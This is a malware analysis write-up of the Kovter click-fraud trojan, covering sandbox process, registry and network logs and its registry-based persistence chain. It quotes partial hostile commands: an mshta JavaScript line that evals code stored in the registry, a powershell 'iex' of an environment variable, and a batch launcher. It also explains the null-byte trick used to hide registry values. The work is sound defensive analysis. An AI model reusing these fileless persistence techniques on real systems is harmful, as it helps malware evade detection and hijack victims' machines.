Kovter

github.com/itaymigdal/malware-analysis-writeups/blob/main/Kovter/Kovter.md

itaymigdal

itaymigdal/**malware-analysis-writeups**

Some of my Malware Analysis writeups.

main

malware-analysis-writeups/Kovter/Kovter.md

Cannot retrieve contributors at this time

Malware Name	File Type	SHA256
Kovter	x32 exe	40050153dceec2c8fbb1912f8eeabe449d1e265f0c8198008be8b34e5403e731

Intro

Probably this is the piece of malware that blew my mind the hardest of all malwares i have ever touched (still they are not a lot though 😅). days and nights i spent on it and it is not even close to be enough to fully comprehend the whole picture of it. it uses tons of tricks against analysts, and it has brilliant persistence mechanism. the malware essence is special as well - it is a Click-Fraud Malware, and i could not explain it better then "eWhite Hats" did on their "KOVTER UNCOVERED" paper:


> Blogs display ads in the hope that their readers will see an advertisement that interests them and click on it. The click is tracked by the ad network (such as Google AdWords) and the blog is financially rewarded for the number of readers that click on ads while reading their blog. Click fraud malware infects a computer and uses that computer as a host to perform fraudulent clicks. In this way, the group running the malware campaign can make money at the expense of the ad network and the advertisers, since the advertisers pay for the clicks, whether legitimate or not. The malware group registers fake websites with the ad network. The fraudulent clicks are for ads these websites "displayed." The ad network cannot differentiate between these "clicks" for ads that were never seen by anyone and legitimate clicks, so the malware group is paid for the fake clicks on their fake sites.

Additionly, the malware is written in Delphi which is harder to analyze then the usual C/C++.

Analysis process


The initial executable which contains all the upcoming badness inside of it has a very creepy icon:

Of course it is packed:




As i do always, i'm executing the malware under Procmon to see the main malware actions. the file is sleeping for few minutes and then:

Few processes are spawned with very interesting command line:




```
PDFXCview.exe (7808)
  regsvr32.exe (5468)
    regsvr32.exe (4636)
      regsvr32.exe (6272)

wmiprvse.exe (1916)
  mshta.exe (3724)
    powershell.exe (8512)
      Conhost.exe (6020)
```




```
Process Name     PID   Operation       Path                                                           Command Line
svchost.exe      3812  Process Exit                                                                   C:\Windows\system32\svchost.exe -k netsvcs -p -s wisvc
PDFXCview.exe    5612  Process Start                                                                  "C:\Users\IEUser\Desktop\PDFXCview.exe"
wmiprvse.exe     3148  Process Create  C:\Windows\system32\mshta.exe                                  C:\Windows\system32\wbem\wmiprvse.exe
mshta.exe        8056  Process Start                                                                  "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R5DwE=U73D.F
mshta.exe        8056  Process Create  C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe     "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R5DwE=U73D.F
powershell.exe   5816  Process Start                                                                  "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:hzndiw
powershell.exe   5816  Process Create  C:\Windows\System32\Conhost.exe                                "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:hzndiw
Conhost.exe      8564  Process Start                                                                  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
powershell.exe   5816  Process Exit                                                                   "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:hzndiw
Conhost.exe      8564  Process Exit                                                                   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
mshta.exe        8056  Process Exit                                                                   "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R5DwE=U73D.F
```


The process tree by AnyRun:



A huge amount of data is written to the registry by almost all of the processes:




```
PDFXCview.exe   5612  RegSetValue  HKCU\Software\wFMMHneB\Hkpk92nh                                          "C:\Users\IEUser\Desktop\PDFXCview.exe"
PDFXCview.exe   5612  RegSetValue  HKCU\Software\wFMMHneB\HHbgjT4pXw                                        "C:\Users\IEUser\Desktop\PDFXCview.exe"
PDFXCview.exe   5612  RegSetValue  HKCU\Software\vmwbcodxv\pxpg                                             "C:\Users\IEUser\Desktop\PDFXCview.exe"
PDFXCview.exe   5612  RegSetValue  HKCU\Software\vmwbcodxv\eznyhwwfez                                       "C:\Users\IEUser\Desktop\PDFXCview.exe"
mshta.exe       8056  RegSetValue  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...  "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe       8056  RegSetValue  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...  "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe       8056  RegSetValue  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...  "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe       8056  RegSetValue  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...  "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe       8056  RegSetValue  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...  "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe       8056  RegSetValue  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...  "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe       8056  RegSetValue  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...  "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe       8056  RegSetValue  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...  "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe       8056  RegSetValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\D...      "C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
```



```
regsvr32.exe   4636  RegSetValue  HKCU\Software\vmwbcodxv\nfct
regsvr32.exe   4636  RegSetValue  HKCU\Software\vmwbcodxv\hcpduebihc
regsvr32.exe   4636  RegSetValue  HKCU\Software\vmwbcodxv\syinrpwh
regsvr32.exe   4636  RegSetValue  HKCU\Software\vmwbcodxv\pxpg
regsvr32.exe   4636  RegSetValue  HKCU\Software\vmwbcodxv\eznyhwwfez
regsvr32.exe   4636  RegSetValue  HKCU\Software\Classes\a5ef\shell\open\command\(Default)
regsvr32.exe   4636  RegSetValue  HKCU\Software\Classes\.c0ded\(Default)
regsvr32.exe   4636  RegSetValue  HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
```

A huge ammount of connections are made to variety of destinations by Regsvr32.exe (as you already guess - this is the click fruad activity):




```
regsvr32.exe   4636  TCP Reconnect   MSEDGEWIN10.mynet:50371 -> 185.117.72.90:http
regsvr32.exe   4636  TCP Reconnect   MSEDGEWIN10.mynet:50372 -> 185.117.72.90:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50374 -> 40.48.11.126:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50375 -> genevabroadband.com:https
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50376 -> 143.152.28.164:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50373 -> 16.126.107.146:https
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50379 -> dhcp-130-58-76-179.swarthmore.edu:https
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50380 -> ip164.statdsl30.bevcomm.net:https
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50377 -> 68.220.49.84:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50381 -> 238.240.143.74:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50383 -> 236.30.108.110:https
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50384 -> 145.6.214.144:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50382 -> 89-67-216-17.dynamic.chello.pl:8080
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50386 -> 235.137.240.9:https
regsvr32.exe   4636  TCP Reconnect   MSEDGEWIN10.mynet:50371 -> 185.117.72.90:http
regsvr32.exe   4636  TCP Reconnect   MSEDGEWIN10.mynet:50372 -> 185.117.72.90:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50385 -> 96.sub-75-238-170.myvzw.com:https
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50388 -> host-115-62.available.khakasnet.ru:8080
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50387 -> 159.48.237.170:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50389 -> 82.200.186.220.metro.online.kz:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50390 -> host-81-73-203-189.business.telecomitalia.it:http
regsvr32.exe   4636  TCP Reconnect   MSEDGEWIN10:50392 -> 127.211.118.42:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50391 -> cpe-72-130-227-212.hawaii.res.rr.com:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10:50392 -> 127.211.118.42:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50393 -> 132.133.186.197:8080
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50394 -> 36.29.141.182:8080
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50395 -> 129.247.43.208:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50396 -> 213.242.114.60:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50397 -> bras-vpm-toroon01y3w-lp130-05-76-71-158-123.dsl.bell.ca:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50399 -> 54.136.198.32:http
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50400 -> 92.205.73.218:https
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50402 -> 117.200.195.195:https
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50401 -> 19.45.202.14:8080
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50403 -> h183.222.20.98.static.ip.windstream.net:https
regsvr32.exe   4636  TCP Disconnect  MSEDGEWIN10.mynet:50404 -> adsl.viettel.vn:http
```

Persistence Mechanism


After the computer was well infected, we will follow the persistence chain.

We'll try to locate anything suspicious in Autoruns, and we found it:



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				9/14/2018 11:34 PM	
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	5/29/2008 4:32 PM	0/75
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				1/25/2021 1:50 PM	
☑ VBoxTray	VirtualBox Guest Additions Tray Appli...	(Verified) Oracle Corporation	c:\windows\system32\vboxtray.exe	1/7/2021 8:31 AM	0/74
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				12/6/2020 12:22 PM	
☑ SunJavaUpdateSched	Java Update Scheduler	(Verified) Oracle America, Inc.	c:\program files (x86)\common files\java\java update\jusche...	12/9/2020 7:36 AM	0/75
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				3/6/2021 7:20 AM	
☑ (Default)			c:\users\ieuser\appdata\local\bd84\24d9.bat	3/6/2021 7:20 AM	Unknown
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				2/26/2021 6:35 AM	
☑ Google Chrome	Google Chrome Installer	(Verified) Google LLC	c:\program files\google\chrome\application\88.0.4324.190\i...	2/18/2021 1:08 PM	0/75


Suspicious batch file was written to a the run key. navigating to the location in Explorer:



This PC › Windows 10 (C:) › Users › IEUser › AppData › Local › bd84
ss
ds


Name	Date modified	Type	Size
24d9.bat	3/6/2021 7:20 AM	Windows Batch File	1 KB
b143.c0ded	3/6/2021 7:20 AM	C0DED File	20 KB

Besided the batch file we see another file with a very suspicious extention. the content of the batch file is:



```
start "uJtoiQqs49D1N9qbLFWhMd" "%LOCALAPPDATA%\bd84\b143.c0ded"
```


The batch file executes the other weird file (the first argument of `start` is the title of the new window). looking at the content of the file:



It looks encrypted..

So now you must ask, how Windows suppose to know how to deal with this ".c0ded" extention?

The answer lies in the following registry location (Which was written by the malware of course):




Computer\HKEY_USERS\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\.c0ded

Name	Type	Data
(Default)	REG_SZ	a5ef

This key describes how to treat this ".c0ded" file, and the answer here is - treat it like it was a "a5ef" file.


And how to treat this extention?



Computer\HKEY_USERS\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\a5ef\shell\open\command

Name	Type	Data
(Default)	REG_SZ	"C:\Windows\system32\mshta.exe" "javascript:Au3RYNx="z";Ig3=new ActiveXObject("WScript.Shell");v1yDN1:


By executing the above command. here is the command after a bit cleaning:



```
"C:\Windows\system32\mshta.exe" "javascript:Au3RYNx="z"
Ig3=new ActiveXObject("WScript.Shell")
waM4J=Ig3.RegRead("HKCU\\software\\vmwbcodxv\\eznyhwwfez")
eval(waM4J)
"
```

The command reads the registry value in `HKCU\software\vmwbcodxx\eznyhwwfez` and runs it as Javascript by Mshta.exe.

Opening this location in Regedit reveals this key including all the other values that was written by the malware. but watch this - when opening the value `eznyhwwfez`, it looks empty, even though we can see something is there in the Regedit navigator:



Computer\HKEY_CURRENT_USER\Software\vmwbcodxv

- Computer
  - HKEY_CLASSES_ROOT
  - HKEY_CURRENT_USER
    - AppEvents
    - Console
    - Control Panel
    - Environment
    - EUDC
    - Keyboard Layout
    - Network
    - Printers
    - Software
      - 7-Zip
      - AppDataLow
      - Classes
      - Google
      - Hex-Rays
      - JetBrains
      - Microsoft

Name	Type	Data
(Default)	REG_SZ	(value not set)
czyraw	REG_SZ	dzAWgJM+VNVUEFViWXJ3oF9cXang
eznyhwwfez	REG_SZ	OGgkTVakpKafN3vtaU8aZZSQA="Oj
hcpduebihc	REG_SZ	dmkS25I/U15Cc4C0fE6jJRcIB2vcQGU
nfct	REG_SZ	dTgW3J85Vq6KMA==
pxpg	REG_SZ	$:ÂÄ:N*›4pÃêJ¶ÙZ0¶‡IŸ~êˆ.A²□□□—
syinrpwh	REG_SZ	eT1H3JUwVZsHrDEtp40WzQQ=

Edit String


Value name:

eznyhwwfez

Value data:


This is happening because Kovter authors used a realy nice trick that abuses a known bug in the registry: all the values written to it were prefixed with a Null byte, which causes the registry to display an empty value in newer versions of Windows, or crash the program in older version.

So exporting all this registry data:



```
[HKEY_CURRENT_USER\Software\vmwbcodxv]
"pxpg"="$:ÂÄ:N*›4pÃêJ¶ÙZ0OSC¶‡IŸ~ê˜.A²SS3DC1BEL—í»ETBµ¿SYN)Ñ§eðVý-ôDC2#ìüFRIiá±ª
SO ¸$0¢BELDLE--ÊETXÃZï-œ=ØW=ö¦K(Äo3v'aŒDtqtFFsðosHŸžSIeÄ×pdçETXW¸}^DŽ(m;DLESTXµE
"eznyhwwfez"="OGgkTVakpKafN3vtaU8aZZSQA=\"OjVCdUCo62rRhVSga2rBU3NJFu4MsD7LRRELqrdIC
"czyraw"="dzAWgJM+VNVUEFViWXJ3oF9cXangWWrj13bN9DSm65JvQDCQ8nW/qTl4nhahtrMqIkJ6oqXkh
